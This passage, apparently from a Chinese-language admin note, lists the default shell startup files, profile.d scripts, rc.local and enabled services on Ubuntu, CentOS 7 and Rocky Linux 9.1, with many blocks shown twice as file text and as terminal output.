    . /usr/bin/byobu-launch
  elif [ "$LC_TERMTYPE" = "byobu" ]; then
    . /usr/bin/byobu-launch
  elif [ "$LC_TERMTYPE" = "byobu-screen" ]; then
    export BYOBU_BACKEND="screen"
    . /usr/bin/byobu-launch
  elif [ "$LC_TERMTYPE" = "byobu-tmux" ]; then
    export BYOBU_BACKEND="tmux"
    . /usr/bin/byobu-launch
  fi
fi

# vi: syntax=sh ts=4 noexpandtab
```

```
root@yjxy:~# cat /etc/profile.d/Z97-byobu.sh
#    Z97-byobu.sh - allow any user to opt into auto-launching byobu
#    Copyright (C) 2011 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@byobu.org>
#
#    This program is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, version 3 of the License.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with this program.  If not, see <http://www.gnu.org/licenses/>.

# Allow any user to opt into auto-launching byobu by setting LC_BYOBU=1
# Apologies for borrowing the LC_BYOBU namespace, but:
#  a) it's reasonable to assume that no one else is using LC_BYOBU
#  b) LC_* is sent and receieved by most /etc/ssh/ssh*_config

if [ -r "/usr/bin/byobu-launch" ]; then
        if [ "$LC_BYOBU" = "0" ]; then
                true
        elif [ "$LC_BYOBU" = "1" ]; then
                . /usr/bin/byobu-launch
        elif [ -e "/etc/byobu/autolaunch" ]; then
                . /usr/bin/byobu-launch
        elif [ "$LC_TERMTYPE" = "byobu" ]; then
                . /usr/bin/byobu-launch
        elif [ "$LC_TERMTYPE" = "byobu-screen" ]; then
                export BYOBU_BACKEND="screen"
                . /usr/bin/byobu-launch
        elif [ "$LC_TERMTYPE" = "byobu-tmux" ]; then
                export BYOBU_BACKEND="tmux"
                . /usr/bin/byobu-launch
        fi
fi

# vi: syntax=sh ts=4 noexpandtab
root@yjxy:~#
```

/etc/profile.d/Z99-cloudinit-warnings.sh

```
#!/bin/sh
# This file is part of cloud-init. See LICENSE file for license information.


# Purpose: show user warnings on login.


cloud_init_warnings() {
    command -v local >/dev/null && local _local="local" ||
        typeset _local="typeset"
    $_local warning="" idir="/var/lib/cloud/instance" n=0
    $_local warndir="$idir/warnings"
    $_local ufile="$HOME/.cloud-warnings.skip" sfile="$warndir/.skip"
    [ -d "$warndir" ] || return 0
    [ ! -f "$ufile" ] || return 0
    [ ! -f "$sfile" ] || return 0


    for warning in "$warndir"/*; do
        [ -f "$warning" ] || continue
        cat "$warning"
        n=$((n+1))
```

```
    done
    [ $n -eq 0 ] && return 0
    echo ""
    echo "Disable the warnings above by:"
    echo "  touch $ufile"
    echo "or"
    echo "  touch $sfile"
}

cloud_init_warnings 1>&2
unset cloud_init_warnings
```

```
root@yjxy:~# cat /etc/profile.d/Z99-cloudinit-warnings.sh
#!/bin/sh
# This file is part of cloud-init. See LICENSE file for license information.

# Purpose: show user warnings on login.

cloud_init_warnings() {
    command -v local >/dev/null && local _local="local" ||
        typeset _local="typeset"
    $_local warning="" idir="/var/lib/cloud/instance" n=0
    $_local warndir="$idir/warnings"
    $_local ufile="$HOME/.cloud-warnings.skip" sfile="$warndir/.skip"
    [ -d "$warndir" ] || return 0
    [ ! -f "$ufile" ] || return 0
    [ ! -f "$sfile" ] || return 0

    for warning in "$warndir"/*; do
        [ -f "$warning" ] || continue
        cat "$warning"
        n=$((n+1))
    done
    [ $n -eq 0 ] && return 0
    echo ""
    echo "Disable the warnings above by:"
    echo "  touch $ufile"
    echo "or"
    echo "  touch $sfile"
}

cloud_init_warnings 1>&2
unset cloud_init_warnings
root@yjxy:~#
```

/etc/profile.d/Z99-cloud-locale-test.sh

```
#!/bin/sh
# Copyright (C) 2012, Canonical Group, Ltd.
#
# Author: Ben Howard <ben.howard@canonical.com>
# Author: Scott Moser <scott.moser@ubuntu.com>
# (c) 2012, Canonical Group, Ltd.
#
# This file is part of cloud-init. See LICENSE file for license information.
```

```
# Purpose: Detect invalid locale settings and inform the user
#  of how to fix them.

locale_warn() {
    command -v local >/dev/null && local _local="local" ||
        typeset _local="typeset"

    $_local bad_names="" bad_lcs="" key="" val="" var="" vars="" bad_kv=""
    $_local w1 w2 w3 w4 remain

    # if shell is zsh, act like sh only for this function (-L).
    # The behavior change will not permanently affect user's shell.
    [ "${ZSH_NAME+zsh}" = "zsh" ] && emulate -L sh

    # locale is expected to output either:
    # VARIABLE=
    # VARIABLE="value"
    # locale: Cannot set LC_SOMETHING to default locale
    while read -r w1 w2 w3 w4 remain; do
        case "$w1" in
            locale:) bad_names="${bad_names} ${w4}";;
            *)
                key=${w1%%=*}
                val=${w1#*=}
                val=${val#\"}
                val=${val%\"}
                vars="${vars} $key=$val";;
        esac
    done
    for bad in $bad_names; do
        for var in ${vars}; do
            [ "${bad}" = "${var%=*}" ] || continue
            val=${var#*=}
            [ "${bad_lcs#* ${val}}" = "${bad_lcs}" ] &&
                bad_lcs="${bad_lcs} ${val}"
            bad_kv="${bad_kv} $bad=$val"
            break
        done
```

```
done
bad_lcs=${bad_lcs# }
bad_kv=${bad_kv# }
[ -n "$bad_lcs" ] || return 0

printf "_____________________________________________________________________\n"
printf "WARNING! Your environment specifies an invalid locale.\n"
printf " The unknown environment variables are:\n   %s\n" "$bad_kv"
printf " This can affect your user experience significantly, including the\n"
printf " ability to manage packages. You may install the locales by running:\n\n"

$_local bad invalid="" to_gen="" sfile="/usr/share/i18n/SUPPORTED"
$_local local pkgs=""
if [ -e "$sfile" ]; then
    for bad in ${bad_lcs}; do
        grep -q -i "${bad}" "$sfile" &&
            to_gen="${to_gen} ${bad}" ||
            invalid="${invalid} ${bad}"
    done
else
    printf "  sudo apt-get install locales\n"
    to_gen=$bad_lcs
fi
to_gen=${to_gen# }

$_local pkgs=""
for bad in ${to_gen}; do
    pkgs="${pkgs} language-pack-${bad%%_*}"
done
pkgs=${pkgs# }

if [ -n "${pkgs}" ]; then
    printf "   sudo apt-get install ${pkgs# }\n"
    printf "     or\n"
    printf "   sudo locale-gen ${to_gen# }\n"
    printf "\n"
fi
for bad in ${invalid}; do
    printf "WARNING: '${bad}' is an invalid locale\n"
```

```
    done

    printf "To see all available language packs, run:\n"
    printf "   apt-cache search \"^language-pack-[a-z][a-z]$\"\n"
    printf "To disable this message for all users, run:\n"
    printf "   sudo touch /var/lib/cloud/instance/locale-check.skip\n"
    printf
"_______________________________________________________________________\n\n"

    # only show the message once
    : > ~/.cloud-locale-test.skip 2>/dev/null || :
}

[ -f ~/.cloud-locale-test.skip -o -f /var/lib/cloud/instance/locale-check.skip ] ||
    locale 2>&1 | locale_warn

unset locale_warn
```

```
root@yjxy:~# cat /etc/profile.d/Z99-cloud-locale-test.sh
#!/bin/sh
# Copyright (C) 2012, Canonical Group, Ltd.
#
# Author: Ben Howard <ben.howard@canonical.com>
# Author: Scott Moser <scott.moser@ubuntu.com>
# (c) 2012, Canonical Group, Ltd.
#
# This file is part of cloud-init. See LICENSE file for license information.

# Purpose: Detect invalid locale settings and inform the user
#  of how to fix them.

locale_warn() {
    command -v local >/dev/null && local _local="local" ||
        typeset _local="typeset"

    $_local bad_names="" bad_lcs="" key="" val="" var="" vars="" bad_kv=""
    $_local w1 w2 w3 w4 remain

    # if shell is zsh, act like sh only for this function (-L).
    # The behavior change will not permanently affect user's shell.
    [ "${ZSH_NAME+zsh}" = "zsh" ] && emulate -L sh

    # locale is expected to output either:
    # VARIABLE=
    # VARIABLE="value"
    # locale: Cannot set LC_SOMETHING to default locale
    while read -r w1 w2 w3 w4 remain; do
        case "$w1" in
            locale:) bad_names="${bad_names} ${w4}";;
            *)
                key=${w1%%=*}
                val=${w1#*=}
                val=${val#\"}
                val=${val%\"}
                vars="${vars} $key=$val";;
        esac
    done
    for bad in $bad_names; do
        for var in ${vars}; do
            [ "${bad}" = "${var%=*}" ] || continue
            val=${var#*=}
            [ "${bad_lcs#* ${val}}" = "${bad_lcs}" ] &&
                bad_lcs="${bad_lcs} ${val}"
            bad_kv="${bad_kv} $bad=$val"
            break
        done
    done
    bad_lcs=${bad_lcs# }
    bad_kv=${bad_kv# }
    [ -n "$bad_lcs" ] || return 0

    printf "_______________________________________________________________________\n"
    printf "WARNING! Your environment specifies an invalid locale.\n"
    printf " The unknown environment variables are:\n   %s\n" "$bad_kv"
```

```
    done
    bad_lcs=${bad_lcs# }
    bad_kv=${bad_kv# }
    [ -n "$bad_lcs" ] || return 0

    printf "_____________________________________________________________________\n"
    printf "WARNING! Your environment specifies an invalid locale.\n"
    printf " The unknown environment variables are:\n   %s\n" "$bad_kv"
    printf " This can affect your user experience significantly, including the\n"
    printf " ability to manage packages. You may install the locales by running:\n\n"

    $_local bad invalid="" to_gen="" sfile="/usr/share/i18n/SUPPORTED"
    $_local local pkgs=""
    if [ -e "$sfile" ]; then
        for bad in ${bad_lcs}; do
            grep -q -i "${bad}" "$sfile" &&
                to_gen="${to_gen} ${bad}" ||
                invalid="${invalid} ${bad}"
        done
    else
        printf "  sudo apt-get install locales\n"
        to_gen=$bad_lcs
    fi
    to_gen=${to_gen# }

    $_local pkgs=""
    for bad in ${to_gen}; do
        pkgs="${pkgs} language-pack-${bad%%_*}"
    done
    pkgs=${pkgs# }

    if [ -n "${pkgs}" ]; then
        printf "   sudo apt-get install ${pkgs# }\n"
        printf "     or\n"
        printf "   sudo locale-gen ${to_gen# }\n"
        printf "\n"
    fi
    for bad in ${invalid}; do
        printf "WARNING: '${bad}' is an invalid locale\n"
    done

    printf "To see all available language packs, run:\n"
    printf "   apt-cache search \"^language-pack-[a-z][a-z]$\"\n"
    printf "To disable this message for all users, run:\n"
    printf "   sudo touch /var/lib/cloud/instance/locale-check.skip\n"
    printf "_____________________________________________________________________\n\n"

    # only show the message once
    : > ~/.cloud-locale-test.skip 2>/dev/null || :
}

[ -f ~/.cloud-locale-test.skip -o -f /var/lib/cloud/instance/locale-check.skip ] ||
    locale 2>&1 | locale_warn

unset locale_warn
root@yjxy:~#
```

【Centos 7 64位】

```
systemctl list-unit-files --type=service | grep enabled
```

```
[helper@centos-7 ~]$ systemctl list-unit-files --type=service | grep enabled
abrt-ccpp.service                           enabled
abrt-oops.service                           enabled
abrt-vmcore.service                         enabled
abrt-xorg.service                           enabled
abrtd.service                               enabled
accounts-daemon.service                     enabled
atd.service                                 enabled
auditd.service                              enabled
autovt@.service                             enabled
avahi-daemon.service                        enabled
bluetooth.service                           enabled
chronyd.service                             enabled
crond.service                               enabled
cups.service                                enabled
dbus-org.bluez.service                      enabled
dbus-org.fedoraproject.FirewallD1.service   enabled
dbus-org.freedesktop.Avahi.service          enabled
dbus-org.freedesktop.ModemManager1.service  enabled
dbus-org.freedesktop.nm-dispatcher.service  enabled
display-manager.service                     enabled
dmraid-activation.service                   enabled
firewalld.service                           enabled
gdm.service                                 enabled
getty@.service                              enabled
initial-setup-reconfiguration.service       enabled
irqbalance.service                          enabled
iscsi.service                               enabled
kdump.service                               enabled
libstoragemgmt.service                      enabled
lvm2-monitor.service                        enabled
mdmonitor.service                           enabled
microcode.service                           enabled
ModemManager.service                        enabled
multipathd.service                          enabled
NetworkManager-dispatcher.service           enabled
NetworkManager-wait-online.service          enabled
NetworkManager.service                      enabled
postfix.service                             enabled
qemu-guest-agent.service                    enabled
rhel-autorelabel-mark.service               enabled
rhel-autorelabel.service                    enabled
rhel-configure.service                      enabled
rhel-dmesg.service                          enabled
rhel-domainname.service                     enabled
rhel-import-state.service                   enabled
rhel-loadmodules.service                    enabled
rhel-readonly.service                       enabled
rngd.service                                enabled
rpcbind.service                             enabled
rsyslog.service                             enabled
rtkit-daemon.service                        enabled
smartd.service                              enabled
sysstat.service                             enabled
systemd-readahead-collect.service           enabled
systemd-readahead-drop.service              enabled
systemd-readahead-replay.service            enabled
tuned.service                               enabled
udisks2.service                             enabled
vdo.service                                 enabled
vgauthd.service                             enabled
vmtoolsd.service                            enabled
[helper@centos-7 ~]$
```

```
abrt-ccpp.service                   enabled
abrt-oops.service                   enabled
abrt-vmcore.service                  enabled
```

```
abrt-xorg.service                           enabled
abrtd.service                               enabled
accounts-daemon.service                     enabled
atd.service                                 enabled
auditd.service                              enabled
autovt@.service                             enabled
avahi-daemon.service                        enabled
bluetooth.service                           enabled
chronyd.service                             enabled
crond.service                               enabled
cups.service                                enabled
dbus-org.bluez.service                      enabled
dbus-org.fedoraproject.FirewallD1.service   enabled
dbus-org.freedesktop.Avahi.service          enabled
dbus-org.freedesktop.ModemManager1.service  enabled
dbus-org.freedesktop.nm-dispatcher.service  enabled
display-manager.service                     enabled
dmraid-activation.service                   enabled
firewalld.service                           enabled
gdm.service                                 enabled
getty@.service                              enabled
initial-setup-reconfiguration.service       enabled
irqbalance.service                          enabled
iscsi.service                               enabled
kdump.service                               enabled
libstoragemgmt.service                      enabled
lvm2-monitor.service                        enabled
mdmonitor.service                           enabled
microcode.service                           enabled
ModemManager.service                        enabled
multipathd.service                          enabled
NetworkManager-dispatcher.service           enabled
NetworkManager-wait-online.service          enabled
NetworkManager.service                      enabled
postfix.service                             enabled
qemu-guest-agent.service                    enabled
rhel-autorelabel-mark.service               enabled
rhel-autorelabel.service                    enabled
rhel-configure.service                      enabled
```

```
rhel-dmesg.service                          enabled
rhel-domainname.service                     enabled
rhel-import-state.service                   enabled
rhel-loadmodules.service                    enabled
rhel-readonly.service                       enabled
rngd.service                               enabled
rpcbind.service                             enabled
rsyslog.service                            enabled
rtkit-daemon.service                        enabled
smartd.service                              enabled
sysstat.service                            enabled
systemd-readahead-collect.service           enabled
systemd-readahead-drop.service              enabled
systemd-readahead-replay.service            enabled
tuned.service                              enabled
udisks2.service                             enabled
vdo.service                                enabled
vgauthd.service                             enabled
vmtoolsd.service                            enabled
```

```
/etc/rc.local
```

```
[helper@centos-7 ~]$ cat /etc/rc.local
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

touch /var/lock/subsys/local
[helper@centos-7 ~]$
```

```
/etc/rc.d/rc.local
```

```
[helper@centos-7 ~]$ cat /etc/rc.d/rc.local
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

touch /var/lock/subsys/local
[helper@centos-7 ~]$
```

/etc/rc.d/init.d/

```
[helper@centos-7 ~]$ ls -alh /etc/rc.d/init.d/
总用量 56K
drwxr-xr-x.  2 root root  105 9月  17 2019 .
drwxr-xr-x. 10 root root  127 9月  17 2019 ..
-rw-r--r--.  1 root root  18K 3月  29 2019 functions
-rwxr-xr-x.  1 root root 8.2K 9月  17 2019 livesys
-rwxr-xr-x.  1 root root 1.1K 9月  17 2019 livesys-late
-rwxr-xr-x.  1 root root 4.5K 3月  29 2019 netconsole
-rwxr-xr-x.  1 root root 7.8K 3月  29 2019 network
-rw-r--r--.  1 root root 1.2K 8月   8 2019 README
[helper@centos-7 ~]$
```

chkconfig --list

```
[helper@centos-7 ~]$ sudo chkconfig --list

注：该输出结果只显示 SysV 服务，并不包含
原生 systemd 服务。SysV 配置数据
可能被原生 systemd 配置覆盖。

      要列出 systemd 服务，请执行 'systemctl list-unit-files'。
      查看在具体 target 启用的服务请执行
      'systemctl list-dependencies [target]'。

livesys         0:关    1:关    2:关    3:开    4:开    5:开    6:关
livesys-late    0:关    1:关    2:关    3:开    4:开    5:开    6:关
netconsole      0:关    1:关    2:关    3:关    4:关    5:关    6:关
network         0:关    1:关    2:关    3:关    4:关    5:关    6:关
[helper@centos-7 ~]$
```

```
/etc/profile
```

```
[helper@centos-7 ~]$ cat /etc/profile
# /etc/profile

# System wide environment and startup programs, for login setup
# Functions and aliases go in /etc/bashrc

# It's NOT a good idea to change this file unless you know what you
# are doing. It's much better to create a custom.sh shell script in
# /etc/profile.d/ to make custom changes to your environment, as this
# will prevent the need for merging in future updates.

pathmunge () {
    case ":${PATH}:" in
        *:"$1":*)
            ;;
        *)
            if [ "$2" = "after" ] ; then
                PATH=$PATH:$1
            else
                PATH=$1:$PATH
            fi
    esac
}


if [ -x /usr/bin/id ]; then
    if [ -z "$EUID" ]; then
        # ksh workaround
        EUID=`/usr/bin/id -u`
        UID=`/usr/bin/id -ru`
    fi
    USER="`/usr/bin/id -un`"
    LOGNAME=$USER
    MAIL="/var/spool/mail/$USER"
fi

# Path manipulation
if [ "$EUID" = "0" ]; then
    pathmunge /usr/sbin
    pathmunge /usr/local/sbin
else
    pathmunge /usr/local/sbin after
    pathmunge /usr/sbin after
fi

HOSTNAME=`/usr/bin/hostname 2>/dev/null`
HISTSIZE=1000
if [ "$HISTCONTROL" = "ignorespace" ] ; then
    export HISTCONTROL=ignoreboth
else
    export HISTCONTROL=ignoredups
fi

export PATH USER LOGNAME MAIL HOSTNAME HISTSIZE HISTCONTROL

# By default, we want umask to get set. This sets it for login shell
# Current threshold for system reserved uid/gids is 200
# You could check uidgid reservation validity in
# /usr/share/doc/setup-*/uidgid file
if [ $UID -gt 199 ] && [ "`/usr/bin/id -gn`" = "`/usr/bin/id -un`" ]; then
    umask 002
else
    umask 022
fi

for i in /etc/profile.d/*.sh /etc/profile.d/sh.local ; do
    if [ -r "$i" ]; then
        if [ "${-#*i}" != "$-" ]; then
            . "$i"
        else
            . "$i" >/dev/null
        fi
    fi
done

unset i
unset -f pathmunge
[helper@centos-7 ~]$
```

```
# /etc/profile

# System wide environment and startup programs, for login setup
# Functions and aliases go in /etc/bashrc

# It's NOT a good idea to change this file unless you know what you
# are doing. It's much better to create a custom.sh shell script in
# /etc/profile.d/ to make custom changes to your environment, as this
# will prevent the need for merging in future updates.

pathmunge () {
    case ":${PATH}:" in
        *:"$1":*)
            ;;
        *)
            if [ "$2" = "after" ] ; then
                PATH=$PATH:$1
            else
                PATH=$1:$PATH
            fi
    esac
}


if [ -x /usr/bin/id ]; then
    if [ -z "$EUID" ]; then
        # ksh workaround
        EUID=`/usr/bin/id -u`
        UID=`/usr/bin/id -ru`
    fi
    USER="`/usr/bin/id -un`"
    LOGNAME=$USER
    MAIL="/var/spool/mail/$USER"
fi

# Path manipulation
if [ "$EUID" = "0" ]; then
    pathmunge /usr/sbin
    pathmunge /usr/local/sbin
```

```
else
    pathmunge /usr/local/sbin after
    pathmunge /usr/sbin after
fi

HOSTNAME=`/usr/bin/hostname 2>/dev/null`
HISTSIZE=1000
if [ "$HISTCONTROL" = "ignorespace" ] ; then
    export HISTCONTROL=ignoreboth
else
    export HISTCONTROL=ignoredups
fi

export PATH USER LOGNAME MAIL HOSTNAME HISTSIZE HISTCONTROL

# By default, we want umask to get set. This sets it for login shell
# Current threshold for system reserved uid/gids is 200
# You could check uidgid reservation validity in
# /usr/share/doc/setup-*/uidgid file
if [ $UID -gt 199 ] && [ "`/usr/bin/id -gn`" = "`/usr/bin/id -un`" ]; then
    umask 002
else
    umask 022
fi

for i in /etc/profile.d/*.sh /etc/profile.d/sh.local ; do
    if [ -r "$i" ]; then
        if [ "${-#*i}" != "$-" ]; then
            . "$i"
        else
            . "$i" >/dev/null
        fi
    fi
done

unset i
unset -f pathmunge
```

/etc/bashrc

```
[helper@centos-7 ~]$ cat /etc/bashrc
# /etc/bashrc

# System wide functions and aliases
# Environment stuff goes in /etc/profile

# It's NOT a good idea to change this file unless you know what you
# are doing. It's much better to create a custom.sh shell script in
# /etc/profile.d/ to make custom changes to your environment, as this
# will prevent the need for merging in future updates.

# are we an interactive shell?
if [ "$PS1" ]; then
  if [ -z "$PROMPT_COMMAND" ]; then
    case $TERM in
    xterm*|vte*)
      if [ -e /etc/sysconfig/bash-prompt-xterm ]; then
          PROMPT_COMMAND=/etc/sysconfig/bash-prompt-xterm
      elif [ "${VTE_VERSION:-0}" -ge 3405 ]; then
          PROMPT_COMMAND="__vte_prompt_command"
      else
          PROMPT_COMMAND='printf "\033]0;%s@%s:%s\007" "${USER}" "${HOSTNAME%%.*}" "${PWD/#$HOME/~}"'
      fi
      ;;
    screen*)
      if [ -e /etc/sysconfig/bash-prompt-screen ]; then
          PROMPT_COMMAND=/etc/sysconfig/bash-prompt-screen
      else
          PROMPT_COMMAND='printf "\033k%s@%s:%s\033\\" "${USER}" "${HOSTNAME%%.*}" "${PWD/#$HOME/~}"'
      fi
      ;;
    *)
      [ -e /etc/sysconfig/bash-prompt-default ] && PROMPT_COMMAND=/etc/sysconfig/bash-prompt-default
      ;;
    esac
  fi
  # Turn on parallel history
  shopt -s histappend
  history -a
  # Turn on checkwinsize
  shopt -s checkwinsize
  [ "$PS1" = "\\s-\\v\\$ " ] && PS1="[\u@\h \W]\\$ "
  # You might want to have e.g. tty in prompt (e.g. more virtual machines)
  # and console windows
  # If you want to do so, just add e.g.
  # if [ "$PS1" ]; then
  #   PS1="[\u@\h:\l \W]\\$ "
  # fi
  # to your custom modification shell script in /etc/profile.d/ directory
fi

if ! shopt -q login_shell ; then # We're not a login shell
    # Need to redefine pathmunge, it get's undefined at the end of /etc/profile
    pathmunge () {
        case ":${PATH}:" in
            *:"$1":*)
                ;;
            *)
                if [ "$2" = "after" ] ; then
                    PATH=$PATH:$1
                else
                    PATH=$1:$PATH
                fi
        esac
    }

    # By default, we want umask to get set. This sets it for non-login shell.
    # Current threshold for system reserved uid/gids is 200
    # You could check uidgid reservation validity in
    # /usr/share/doc/setup-*/uidgid file
    if [ $UID -gt 199 ] && [ "`/usr/bin/id -gn`" = "`/usr/bin/id -un`" ]; then
       umask 002
    else
```

```
    else
       umask 022
    fi

    SHELL=/bin/bash
    # Only display echos from profile.d scripts if we are no login shell
    # and interactive - otherwise just process them to set envvars
    for i in /etc/profile.d/*.sh; do
        if [ -r "$i" ]; then
            if [ "$PS1" ]; then
                . "$i"
            else
                . "$i" >/dev/null
            fi
        fi
    done

    unset i
    unset -f pathmunge
fi
# vim:ts=4:sw=4
[helper@centos-7 ~]$
```

~/.bashrc

```
[helper@centos-7 ~]$ cat ~/.bashrc
# .bashrc

# Source global definitions
if [ -f /etc/bashrc ]; then
        . /etc/bashrc
fi

# Uncomment the following line if you don't like systemctl's auto-paging feature:
# export SYSTEMD_PAGER=

# User specific aliases and functions
[helper@centos-7 ~]$
```

~/.bash_profile

```
[helper@centos-7 ~]$ cat ~/.bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/.local/bin:$HOME/bin

export PATH
[helper@centos-7 ~]$
```

- ~/.profile 无这个文件

~/.bash_logout

```
[helper@centos-7 ~]$ cat ~/.bash_logout
# ~/.bash_logout

[helper@centos-7 ~]$
```

【Rocky Linux 9.1】 /etc/profile.d/* 默认情况

```
[root@localhost ~]# ls -al /etc/profile.d/
总用量 116
drwxr-xr-x.   2 root root 4096  7月 15  2024 .
drwxr-xr-x. 132 root root 8192  2月 27 10:53 ..
-rw-r--r--.   1 root root  726  4月 30  2024 bash_completion.sh
-rw-r--r--.   1 root root  196  5月 16  2022 colorgrep.csh
-rw-r--r--.   1 root root  201  5月 16  2022 colorgrep.sh
-rw-r--r--.   1 root root 1586  4月 21  2024 colorls.csh
-rw-r--r--.   1 root root 1431  4月 21  2024 colorls.sh
-rw-r--r--.   1 root root  162  6月 15  2022 colorxzgrep.csh
-rw-r--r--.   1 root root  183  6月 15  2022 colorxzgrep.sh
-rw-r--r--.   1 root root  216 10月 30  2022 colorzgrep.csh
-rw-r--r--.   1 root root  220 10月 30  2022 colorzgrep.sh
-rw-r--r--.   1 root root   80  4月  8  2024 csh.local
-rw-r--r--.   1 root root  674  4月  6  2024 debuginfod.csh
-rw-r--r--.   1 root root  596  4月  6  2024 debuginfod.sh
-rw-r--r--.   1 root root  831  4月 18  2024 flatpak.sh
-rw-r--r--.   1 root root 1107  8月 29  2019 gawk.csh
-rw-r--r--.   1 root root  757  8月 29  2019 gawk.sh
-rw-r--r--.   1 root root 3424  6月 23  2020 lang.csh
-rw-r--r--.   1 root root 3187  6月 23  2020 lang.sh
-rw-r--r--.   1 root root  500  5月 31  2024 less.csh
-rw-r--r--.   1 root root  253  5月 31  2024 less.sh
-rw-r--r--.   1 root root 1351  4月 18  2024 PackageKit.sh
-rw-r--r--.   1 root root   81  4月  8  2024 sh.local
-rw-r--r--.   1 root root  967  5月 26  2022 vte.csh
-rw-r--r--.   1 root root 1601  5月 26  2022 vte.sh
-rw-r--r--.   1 root root  120 10月 26  2023 which2.csh
-rw-r--r--.   1 root root  540 10月 26  2023 which2.sh
[root@localhost ~]#
```

/etc/profile.d/bash_completion.sh

```
# shellcheck shell=sh disable=SC1091,SC2039,SC2166
# Check for interactive bash and that we haven't already been sourced.
if [ "x${BASH_VERSION-}" != x -a "x${PS1-}" != x -a "x${BASH_COMPLETION_VERSINFO-}"
= x ]; then
```

```
    # Check for recent enough version of bash.
    if [ "${BASH_VERSINFO[0]}" -gt 4 ] ||
        [ "${BASH_VERSINFO[0]}" -eq 4 -a "${BASH_VERSINFO[1]}" -ge 2 ]; then
        [ -r "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion" ] &&
            . "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion"
        if shopt -q progcomp && [ -r /usr/share/bash-completion/bash_completion ]; then
            # Source completion code.
            . /usr/share/bash-completion/bash_completion
        fi
    fi

fi
```

```
[root@localhost ~]# cat /etc/profile.d/bash_completion.sh
# shellcheck shell=sh disable=SC1091,SC2039,SC2166
# Check for interactive bash and that we haven't already been sourced.
if [ "x${BASH_VERSION-}" != x -a "x${PS1-}" != x -a "x${BASH_COMPLETION_VERSINFO-}" = x ]; then

    # Check for recent enough version of bash.
    if [ "${BASH_VERSINFO[0]}" -gt 4 ] ||
        [ "${BASH_VERSINFO[0]}" -eq 4 -a "${BASH_VERSINFO[1]}" -ge 2 ]; then
        [ -r "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion" ] &&
            . "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion"
        if shopt -q progcomp && [ -r /usr/share/bash-completion/bash_completion ]; then
            # Source completion code.
            . /usr/share/bash-completion/bash_completion
        fi
    fi

fi
[root@localhost ~]#
```

/etc/profile.d/bash_completion.sh

```
# shellcheck shell=sh disable=SC1091,SC2039,SC2166
# Check for interactive bash and that we haven't already been sourced.
if [ "x${BASH_VERSION-}" != x -a "x${PS1-}" != x -a "x${BASH_COMPLETION_VERSINFO-}"
= x ]; then

    # Check for recent enough version of bash.
    if [ "${BASH_VERSINFO[0]}" -gt 4 ] ||
        [ "${BASH_VERSINFO[0]}" -eq 4 -a "${BASH_VERSINFO[1]}" -ge 2 ]; then
        [ -r "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion" ] &&
            . "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion"
        if shopt -q progcomp && [ -r /usr/share/bash-completion/bash_completion ]; then
```

```
        # Source completion code.
        . /usr/share/bash-completion/bash_completion
      fi
    fi

fi
[root@localhost ~]# cat /etc/profile.d/colorgrep.csh

# color-grep initialization

/usr/libexec/grepconf.sh -c
if ( $status == 1 ) then
    exit
endif

alias grep 'grep --color=auto'
alias egrep 'egrep --color=auto'
alias fgrep 'fgrep --color=auto'
```

```
[root@localhost ~]# cat /etc/profile.d/bash_completion.sh
# shellcheck shell=sh disable=SC1091,SC2039,SC2166
# Check for interactive bash and that we haven't already been sourced.
if [ "x${BASH_VERSION-}" != x -a "x${PS1-}" != x -a "x${BASH_COMPLETION_VERSINFO-}" = x ]; then

    # Check for recent enough version of bash.
    if [ "${BASH_VERSINFO[0]}" -gt 4 ] ||
        [ "${BASH_VERSINFO[0]}" -eq 4 -a "${BASH_VERSINFO[1]}" -ge 2 ]; then
        [ -r "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion" ] &&
            . "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion"
        if shopt -q progcomp && [ -r /usr/share/bash-completion/bash_completion ]; then
            # Source completion code.
            . /usr/share/bash-completion/bash_completion
        fi
    fi

fi
[root@localhost ~]# cat /etc/profile.d/colorgrep.csh

# color-grep initialization

/usr/libexec/grepconf.sh -c
if ( $status == 1 ) then
    exit
endif

alias grep 'grep --color=auto'
alias egrep 'egrep --color=auto'
alias fgrep 'fgrep --color=auto'
[root@localhost ~]#
```

/etc/profile.d/colorgrep.sh

```
# color-grep initialization

/usr/libexec/grepconf.sh -c
```

```
if ( $status == 1 ) then
    exit
endif

alias grep 'grep --color=auto'
alias egrep 'egrep --color=auto'
alias fgrep 'fgrep --color=auto'
[root@localhost ~]# cat /etc/profile.d/colorgrep.sh
# color-grep initialization

/usr/libexec/grepconf.sh -c || return

alias grep='grep --color=auto' 2>/dev/null
alias egrep='egrep --color=auto' 2>/dev/null
alias fgrep='fgrep --color=auto' 2>/dev/null
```

```
[root@localhost ~]# cat /etc/profile.d/colorgrep.csh

# color-grep initialization

/usr/libexec/grepconf.sh -c
if ( $status == 1 ) then
    exit
endif

alias grep 'grep --color=auto'
alias egrep 'egrep --color=auto'
alias fgrep 'fgrep --color=auto'
[root@localhost ~]# cat /etc/profile.d/colorgrep.sh
# color-grep initialization

/usr/libexec/grepconf.sh -c || return

alias grep='grep --color=auto' 2>/dev/null
